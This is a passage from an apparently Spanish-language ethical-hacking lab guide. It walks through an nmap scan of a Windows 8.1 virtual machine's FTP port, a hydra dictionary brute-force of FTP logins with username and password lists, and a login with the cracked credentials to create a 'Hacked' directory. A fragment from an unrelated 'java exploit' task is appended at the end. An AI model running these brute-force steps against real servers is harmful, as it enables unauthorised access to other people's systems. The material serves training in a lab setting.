8. Vaya a Escritorio, haga clic en Lugares en la barra de menú y seleccione Carpeta de inicio.

9. Pega el directorio de listas de palabras en esta ubicación

10. Realice un escaneo de nmap en la máquina de destino (Windows 8.1) para verificar si el puerto FTP está abierto.

11. Inicie un terminal de línea de comando e ingrese nmap -p 21 [dirección IP de Windows 8.1]

Nota: En esta práctica de laboratorio, la dirección IP de Windows 8.1 es 10.0.0.4. Esta dirección puede variar en su entorno de laboratorio.

12. Observe que el puerto 21 está abierto en Windows 8.1

13. Compruebe si un servidor FTP está alojado en la máquina de Windows 8.1.

14. Introduzca ftp [dirección ip de windows 8.1]. Se le pedirá que ingrese las credenciales de usuario, lo que implica que un servidor FTP está alojado en la máquina y requiere credenciales.

Nota: La dirección IP de Windows 8.1 en este laboratorio es 10.0.0.4. Esta dirección IP puede variar en su entorno de laboratorio.

15. Intente ingresar nombres de usuario y contraseñas al azar para intentar obtener acceso ftp.

Nota: la contraseña que ingrese no será visible.

16. Realizar un ataque en el servidor FTP en un intento de obtener acceso a él.

17. Este laboratorio utiliza hydra.

18. Abre un terminal de línea de comandos

19. Ingrese hydra -L / root / Wordlists / Usernames.txt -P /root/Wordlists/Passwords.txt ftp: // [dirección IP de Windows 8.1]

Nota: La dirección IP de Windows 8.1 en este laboratorio es 10.0.0.4. Esta dirección IP puede variar en su entorno de laboratorio.

20. Hydra comienza a probar varias combinaciones de nombres de usuario y contraseñas (se presenta en los archivos Usernames.txt y Passwords.txt) en el servidor ftp, y comienza a mostrar los nombres de usuario y las contraseñas resquebrajados, como se muestra en la siguiente captura de pantalla.

21. Al completar el craqueo de la contraseña, las credenciales descifradas aparecen como se muestra en la siguiente captura de pantalla:

22. Intente iniciar sesión en el servidor ftp utilizando una de las combinaciones de nombre de usuario y contraseña que se han resquebrajado. En el laboratorio, use las credenciales de Martin para obtener acceso al servidor

23. Abra un terminal de línea de comando e ingrese ftp [Dirección IP de Windows 8.1]

24. Ingrese las credenciales de usuario de Martin (Martin / apple) para verificar si puede iniciar sesión correctamente en el servidor.

25. Al ingresar las credenciales, podrá iniciar sesión correctamente en el servidor. Aparece un terminal ftp como se muestra en la siguiente captura de pantalla:

26. Acceda de forma remota al servidor FTP alojado en la máquina con Windows 8.1.

27. Ingrese mkdir Hacked para crear un directorio llamado Hacked a través del terminal ftp.

28. Cambie a la máquina virtual de Windows 8.1 y navegue a C: \ FTP

29. vea el directorio llamado Hackeado, como se muestra en la siguiente captura de pantalla:

30. Ha obtenido con éxito el acceso remoto al servidor FTP al obtener las credenciales

31. Vuelva a la máquina virtual Kali Linux.

32. Ingrese ayuda para ver todos los demás comandos que puede usar a través del terminal FTP.

33. Al completar el laboratorio, ingrese quit para salir del terminal FTP

34. Has obtenido acceso al servidor FTP.

**Tareas de Laboratorio**

25. Aparece la ventana del proyecto. En la sección de configuración del proyecto, escriba java exploit en el campo de texto Nombre del proyecto, ingrese una descripción en el campo de texto Descripción e ingrese la dirección IP de una máquina de destino en el campo de texto de rango de red.